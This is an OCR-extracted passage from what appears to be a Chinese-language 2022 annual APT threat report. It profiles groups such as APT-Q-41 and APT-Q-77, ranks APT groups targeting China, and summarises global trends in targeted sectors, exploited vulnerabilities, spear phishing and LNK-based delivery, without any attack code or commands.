
▲ 图 1.30 钓鱼邮件截图

附件 PDF 内容如下：




▲ 图 1.31 PDF 诱饵内容

点击 PDF 文件中的链接后会跳转到钓鱼页面。根据我们的监测追踪，APT-Q-41 在 2022 年中成功钓取了巴基斯坦国防采购总局的邮箱。



▲ 图 1.32 成功登录后的截图

除此之外，我们还发现了该团伙设计的另一类钓鱼页面，诱导受害者下载Windows或者Android平台的木马文件并执行。



▲ 图 1.33 新型钓鱼页面截图

经过分析，Android平台的恶意软件为SpyNote，Windows平台的恶意软件家族为Neshta，其运行后会通过内存加载执行LodaRAT远控木马。鉴于这两个流行的恶意软件家族在全球网络攻击中非常活跃，我们认为以上木马是APT-Q-41寻找的外包人员制作，均不能免杀。

（十）APT-Q-77

关键词：重点单位在海外资产、能源、0day/Nday、供应链、政府、军工


2022 年末，奇安信威胁情报中心发现了一个之前从未见过的渗透攻击团伙，该团伙攻击活动非常频繁。在短短三个月内，我们就捕获到了其使用的 0day 漏洞一个、新型特种木马四种、Loader（加载器）六种。另外在本轮攻击活动中出现了我国重点能源单位在中亚的网络资产，通过 C2 上仿冒的站点内容推测该团伙的攻击范围在东亚和欧洲，故我们有一定的信心认为该团伙疑似为奇安信内部命名编号为 APT-Q-77 的组织。

通过观察和分析 APT-Q-77 对某终端管理软件 0day 漏洞利用的技术细节，我们认为 APT-Q-77 可能在五年前就已经掌握该 0day 漏洞，但每次使用该漏洞进行攻击的时间都非常短。与以往善于渗透的 APT 组织不同，APT-Q-77 在通过 0day 漏洞下发木马后仅三天就进行了自删除操作，攻击节奏很快。同时该组织的编码能力也非常强，在针对特定用户时除了使用 Cobalt Strike 木马以外，还使用了一个之前从未披露过的，基于 rust 语言编写的特种木马。

奇安信威胁情报中心将持续对 APT-Q-77 进行跟踪监控。

三、2022 年境内受害行业分析

进一步通过奇安信威胁雷达的遥测感知和奇安信红雨滴团队基于客户现场的 APT 攻击线索，并结合使用了奇安信威胁情报的全线产品告警数据进行分析：2022 年涉及我国政府、金融商贸、高新科技企业的高级威胁事件占主要部分，其次为能源、卫生医疗、国防军事等领域。相关受影响的境内行业分布如下。



▲ 图 1.34 2022 年高级威胁事件涉及境内行业分布情况

基于上述数据分析，针对我国境内攻击的APT组织活跃度排名及其关注的行业领域如下表。

排名	组织名称	涉及行业
TOP1	APT-Q-27	博彩、诈骗
TOP2	APT-Q-31 (海莲花)	政府、科研、海事机构
TOP3	APT-Q-20 (毒云藤)	国防、政府、科技、教育
TOP4	APT-Q-22	重点单位
TOP5	APT-Q-37 (蔓灵花)	政府、电力和工业相关
TOP6	APT-Q-1 (Lazarus)	政府、金融、军事
TOP7	APT-Q-29 (Winnti)	互联网产业、金融、科技
TOP8	APT-Q-36 (摩诃草)	政府、军事、科研、教育
TOP9	APT-Q-77 (APT29)	能源、政府、军工
TOP10	APT-Q-2 (Kimsuky)	政府、媒体、军事、金融
TOP11	APT-Q-40 (Confucius)	政府、军事
TOP12	APT-Q-39 (响尾蛇)	政府、军事

▲ 表 1.34 活跃组织排名及针对的目标行业


第二章 全球高级持续性威胁综述

公开来源的 APT 情报（以下简称“开源情报”）分析是了解全球网络安全研究机构安全关注，认知全球高级持续性威胁发展趋势的重要手段之一。2022 年，奇安信威胁情报中心对全球 200 多个主要的 APT 类情报来源进行了持续监测，监测内容包括但不限于 APT 攻击组织报告、APT 攻击行动报告、疑似 APT 的定向攻击事件、APT 攻击相关的恶意代码和漏洞分析，以及我们认为需要关注的网络犯罪组织及其相关活动。

本章内容及结论主要基于对上述开源情报以及内部威胁雷达数据的整理与分析。

一、全球高级威胁研究情况

奇安信威胁情报中心在 2022 年监测到的高级持续性威胁相关公开报告总共 331 篇。各月监测数据如下图所示。




▲ 图 2.1 2022 年全球公开的高级威胁报告数量月度统计

二、受害目标的行业与地域


2022 年初，俄乌冲突爆发，战火延伸至网络空间，受此影响网络攻击发生巨大变化。通过开源情报数据显示：在全球 2022 年披露的 APT 相关活动报告中，涉及政府（包括外交、政党、选举相关）的攻击事件占比为 33%，其次国防军事相关事件占比为 14%，较 2021 年增长了 6%。此外，科技相关的事件占比为 12%；涉及金融商贸以及能源行业的占比均为 8%，其中能源行业占比是 2021 年的 2 倍。

2022 年高级威胁事件涉及行业分布情况如下图所示。



▲ 图 2.2 2022 年全球高级威胁事件涉及行业分布


高级威胁活动涉及目标的国家和地域分布情况统计如下图（摘录自公开报告中提到的受害目标所属国家或地域），可以看到高级威胁攻击活动主要集中在东欧、南亚、东亚的几个国家和地区。



▲ 图 2.3 2022 年公开披露的高级威胁活动针对的国家和地区


三、活跃高级威胁组织情况

本次报告对开源情报中所提及的所有 APT 组织及相关行动进行了分析和整理。其中，提及率最高的 5 个 APT 组织分别是：Lazarus 8.7%，Kimsuky 5.0%，透明部落 4.5%，Gamaredon 3.6%，海莲花 3.3%。另外，Lazarus、Kimsuky、海莲花三个组织同样位列 2021 年公开报告提及率 Top 5 列表内。



▲ 图 2.4 2022 年全球活跃高级威胁组织

进一步对公开报告中高级威胁活动中命名的攻击行动名称、攻击者名称，并对同一背景来源进行归类处理后的统计情况如下，总共涉及137个命名的威胁来源，较2021年数量有所增长。



▲ 图 2.5 2022 年公开披露的高级威胁类攻击组织和行动

四、高级威胁年度活动特点

（一）受经济利益驱使，针对金融行业的攻击加剧

在新冠疫情和俄乌冲突的双重冲击之下，经济形势受影响，2022发生了多起针对金融行业的攻击活动。除了传统金融机构以外，APT组织还通过窃取加密货币获取经济利益，甚至有些APT组织将目标锁定在博彩行业。

据公开报告披露，Lazarus组织多次盯上加密货币公司，同时其目标也包括区块链、投资公司等金融机构。3月，google研究人员发现Lazarus组织利用CVE-2022-0609远程代码执行漏洞开展Operation Dream Job和Operation AppleJeus活动，其中Operation AppleJeus活动针对加密货币和金融科技行业的目标用户，受害者数量超过85名。

Bluenoroff group被认为是Lazarus组织的分支。2022年1月，卡巴斯基披露该组织针对与加密货币及智能合约、DeFi、区块链和金融科技行业有关的各种公司，受害者来自俄罗斯、波兰、斯洛文尼亚、乌克兰、捷克共和国、中国、印度、美国、新加坡、阿联酋和越南。

Kimsuky组织在2022年上半年也被披露使用包含加密货币信息的Word文档作为诱饵，针对加密货币公司发起攻击。

除了加密货币，国外安全厂商还披露了一个从拉丁美洲地区的金融企业中窃取资金的组织，并将其称为“Elephant Beetle”或TG2003。该团伙通过在常规活动中进行隐藏的欺诈交易，最终窃取了数百万美元。

此外，我们在《Operation Dragon Breath（APT-Q-27）：针对博彩行业的降维打击》[203]一文中披露了金眼狗团伙所在的Miuuti Group组织针对博彩、金融行业的定向攻击活动，其通过“黑吃黑”的方式将赌资转移到自己的钱包中，实现财富自由。

（二）针对国防军事和能源行业的攻击较去年增多

在俄乌冲突的大背景下，不仅东欧地区针对国防军事目标的攻击活动激增，南亚、中东等地区以国防军事部门为目标的攻击活动也频频发生，国防军事相关目标成为热点攻击对象。

东欧方向的相关攻击组织包括Turla、Gamaredon、APT28、LOREC53等，攻击者除了瞄准乌克兰的军事目标，同时也针对其他西方国家目标，比如美国国防承包商、波罗的海国防学院等。

南亚地区老牌APT组织摩诃草、肚脑虫、Sidewinder、C-Major、蔓灵花均被多次披露向国防军事目标发起攻击。我们新发现一个疑似具有南亚背景的组织——金刚象（VajraEleph），专注于对军方目标展开间谍情报活动，已经观察到的受害人员主要为巴基斯坦国家的边防军（FC）和特种部队（SSG），尤其是俾路支省边防军（FC BLN），此外还包含少量的联邦调查局（FIA）和警察（Police）。

友商披露的穆伦鲨组织多次针对土耳其海军进行钓鱼攻击，攻击目标延伸至潜艇科研人员以及相关军工项目。公开情报披露的攻击国防军事目标的组织还包括MuddyWater、TunnelVision、双尾蝎以及Lazarus组织，相关攻击事件累计超30起。

此外，针对能源行业的APT攻击活动也较去年有所增加。在俄乌冲突中出现了对能源关键基础设施的网络攻击，Sandworm组织策划了向乌克兰某电力能源供应商的网络中投递工控类恶意软件Industroyer2和多种数据擦除型恶意软件，若攻击成功实施，将摧毁乌克兰多个变电站和电网，影响范围约为200万人。

除了冲突背景下的破坏性攻击，APT组织对能源行业的攻击意图还集中在机密数据窃取。Lazarus组织对全球多国能源供应商的网络进行渗透，并建立长期访问。我们在日常排查处置攻击事件时也发现，境外APT组织对我国重点能源单位在海外的资产发动了攻击。

（三）漏洞依然是突防利用阶段主要的攻击方式

0day及Nday漏洞已成为APT组织青睐的攻击武器。据Google Project Zero统计，2022年仍有三十余个针对主流软件产品的0day漏洞被在野利用。这些漏洞利用中呈现出一个特点，就是不少漏洞来自于针对先前漏洞的修补机制不完善，因此这些漏洞和某些老漏洞很相似。

Nday漏洞在APT攻击活动中也占有一席之地，尤其是那些影响范围广的漏洞。2022年最炙手可热的漏洞非Log4j漏洞(CVE-2021-44228)莫属，由于该漏洞涉及的软件产品众多，使得不少组织机构没能充分地对该漏洞相关产品进行修补，因此在2022年全球多个APT组织的攻击活动中都出现了它的身影。

主流软件的0day漏洞值得重视，但某些本土软件的漏洞也不可小觑。在2022年境外APT组织针对我国的攻击活动中，奇安信威胁情报中心独家捕获6个针对国产软件的在野0day漏洞，也是2022年国内唯一一家捕获境外APT组织针对国内目标使用0day漏洞的安全厂商。受影响厂商已知晓相关漏洞并进行了修补。

（四）鱼叉邮件仍然是最主要的载荷投递方式

鱼叉邮件在2022年的APT攻击活动中仍是一个高频出现的攻击手段。比如，俄乌冲突期间，多个东欧APT组织利用鱼叉邮件投递恶意软件以窃取情报。攻击者常通过邮件中的钓鱼链接或者附件，进行账号窃取、木马植入等操作。为了对抗安全防护软件对邮件及邮件附件的恶意性检测，攻击者也不断尝试新的手法，比如借助虚拟磁盘格式的文件打包恶意文件，甚至在邮件中嵌入恶意代码以利用邮件系统的漏洞，从而在受害者不知情的情况下盗走邮箱登录凭据。

（五）Lnk 快捷方式文件被大量用于部署攻击载荷

Windows快捷方式（LNK文件）是一种用户界面中的句柄，常用于指向其他文件，还可以额外指定命令行参数，从而在运行它时将所定参数传递到目标程序。基于LNK文件的特性，Windows快捷方式可充当部署恶意软件或建立持久化的媒介。

在攻击初始阶段，攻击者常将LNK文件用于部署或执行攻击载荷，这些快捷方式通常链接至系统自带的合法的可执行文件（LOLbins），例如powershell.exe、mshta.exe和常见的cmd.exe等，从而绕过检测，实现代码执行。

根据统计数据，2022年度有多个APT组织使用LNK文件分发恶意软件，包括Gamaredon、Evilnum、Lazarus、InvisiMole、Darkhotel、APT29、APT37、SideWinder、SideCopy等。

此外，LNK文件还被大量用于分发主流恶意软件家族QBot、Emotet、IcedID和Bumblebee。这些恶意软件家族能够在受感染的系统上部署其他恶意软件，包括破坏性勒索软件。

（六）遭受攻击的目标平台趋于多元化

Windows作为在PC端应用最广泛的操作系统，一直以来都是黑客团伙攻击的主要目标平台。而通过整理开源情报，发现2022年威胁组织针对Android、Linux、macOS、IOS等非Windows平台的攻击活动也不断增多。除开以Windows为攻击目标的事件外，Android相关事件占比达50%，Linux占比28.95%，macOS和IOS分别占比13.16%、7.89%，涉及已命名的威胁组织27个。

2022年监测到相关重点攻击事件如下表。

事件名称	披露时间	攻击平台
“SideCopy”武器库更新：基于 Golang 的 Linux 窃密工具浮出水面 [1]	2022.01	Linux
新组织 VajraEleph 瞄准巴基斯坦军方人员 [2]	2022.03	Android
与 Turla 组织有关的 Android 恶意软件分析 [3]	2022.04	Android
新发现的零点击 iPhone 漏洞用于 NSO 间谍软件攻击 [4]	2022.04	IOS
“海莲花”作战武器“Buni”最新曝光，瞄准 Linux 平台 [5]	2022.03	Linux
Bitter APT 小组使用“Dracarys”Android 间谍软件 [6]	2022.08	Android
APT42 组织详情披露 [7]	2022.09	Android、Windows
Kimsuky 组织针对 Android 设备的新恶意软件 [8]	2022.10	Android
APT 组织海莲花内网渗透手法详情披露 [9]	2022.11	Windows、Linux
Lazarus 组织利用经证书签名的恶意软件攻击 macOS 用户 [10]	2022.12	macOS
双尾蝎组织新型移动端恶意软件揭秘 [11]	2022.12	Android

▲ 表 2.6 2022 年非 Windows 平台攻击事件

五、2022 年全球受害行业分析

APT 威胁是定向性的，攻击者往往会选择发起攻击的行业、地域和受害者目标，这些是由 APT 组织在实施行动前制定的需要达到的阶段性目标和行动背后的动机所决定的。从历史经验来看，APT 组织在一段时间内会保持对其攻击目标行业的专注，这可能也源自攻击组织在针对新的行业实施攻击时，需要时间收集和熟悉目标，弥补自身能力以适配目标行业，以及构建相应的攻击武器库。

2021 年，政府、医疗和科技这三个行业是 APT 威胁的主要行业目标。2022 年，政府部门仍是 APT 组织的首要攻击目标，其次是国防军事行业，与之相关的攻击活动非常活跃。此外，金融商贸、能源、科技、新闻媒体等行业也成为 2022 年 APT 活动关注的热点，出现了很多新的攻击特点，发生了多起影响深远的 APT 攻击事件。

（一）国防军事

国防军事行业是国家安全的支柱，常常是网络攻击的热点目标，尤其是在地缘政治关系复杂的地区，2022 年国防军事行业相关攻击事件数量较往年更为突出。

南亚方向的摩诃草、蔓灵花、肚脑虫、响尾蛇等组织在 2022 年积极针对巴基斯坦、尼泊尔等国家的国防、军事目标。

奇安信病毒响应中心移动安全团队在 2022 年 3 月披露了一个来自南亚某国的新 APT 组织，并将其命名为金刚象组织 [2]，该组织针对巴基斯坦军方展开军事间谍情报活动。影响超过数十名巴基斯坦军方人员。

东欧方向涉及军事目标的攻击事件主要与俄乌冲突相关，攻击范围辐射至其他西方国家。

2022 年 1 月，Trellix 研究人员发现疑似 APT28 组织利用 CVE-2021-40444[12] 针对负责国家安全政策的高级政府官员和西亚国防工业的个人。随后的 2 月，CISA 发布关于 APT28 针对美国国防承包商攻击的信息 [13]。该组织利用对国防承包商网络的访问权获取有关美国国防情报计划和能力的敏感数据，包括数百份涉及公司产品、与他国关系以及内部人员和法律事务相关内容的文件。此外，国外安全厂商 sekoia 披露了 Turla 组织针对波罗的海国防学院的入侵活动 [14]。

2022 年 4 月，Lazarus 组织利用 VMware View 服务器上的 Log4j 漏洞 (CVE-2021-44228) 攻击一家能源和军事领域公司 [15]，并使用了其定制的 Preft 后门的更新版本。9 月，微软研究人员发现该组织使用武器化的合法开源软件 [16] 针对美国、英国、印度和俄罗斯的国防和航空航天等行业。

（二）金融商贸

受新冠疫情的持续影响，以及俄乌战争的冲击，2022 年全球经济形势暗淡。在此背景下，针对金融、银行以及商贸组织的高级威胁活动持续不断。在 2022 年，整个金融商贸行业成为了 APT 攻击活动的一大焦点。

2022 年初，国外安全厂商 zscaler 发现有着国家背景的 Molerats APT 组织使用中东地缘政治冲突的相关诱饵针对巴勒斯坦银行的关键成员，意图窃取敏感信息 [17]。1 月 20 日，印度尼西亚中央银行（BI）证实，该银行于 2021 年 12 月遭到勒索软件攻击 [18]。据悉，此次攻击由 Conti 勒索团伙发起，该团伙已经泄露了一些从印度尼西亚银行网络窃取的文件。

Lazarus 组织在 2022 年被发现多次针对金融实体 [19,20]，尤其是日本国家的金融机构，包括银行 [21,22]、风投公司 [23] 等。11 月 29 日，奇安信威胁情报中心发现 Lazarus 利用 VHD 攻击样本针对日本银行从业人员，可能以敛财为目的进行攻击。

2022 年 7 月，EvilNum 攻击欧洲金融和投资实体的恶意活动被披露，该组织特别针对那些支持外汇、加密货币和去中心化金融的业务实体 [24]。9 月，该组织针对地中海沿岸的西欧诸国进行攻击 [25]，目标行业涵盖线上银行、互联网金融、加密货币平台、线上娱乐等，以获取线上交易现金流。

2022 年 12 月，国外安全厂商 ASEC 的分析团队发现 Kimsuky 组织创建了多个仿造金融部门正常网站的恶意域名 [26] 用于实施针对相关人员帐户凭据的钓鱼攻击。同时期，研究人员发现具有南亚国家背景的 APT 组织透明部落利用伪装成外贸相关文档的恶意样本进行攻击 [27]。

（三）科技行业

信息技术的迅速发展，催生了很多新兴互联网产业，也影响着世界产业经济的增长。随着互联网科技行业的繁荣，网络安全需求也日益增多。不仅近年来热度不减的区块链领域饱受各路黑客团伙的攻击，IT、运维领域的从业人员也因为软件服务的上下游关系变成攻击者的目标。

(1) 区块链

2022 年针对区块链进行攻击的 APT 组织主要是来自东亚地区的 Lazarus 和 Kimsuky，尤其 Lazarus 最为活跃。

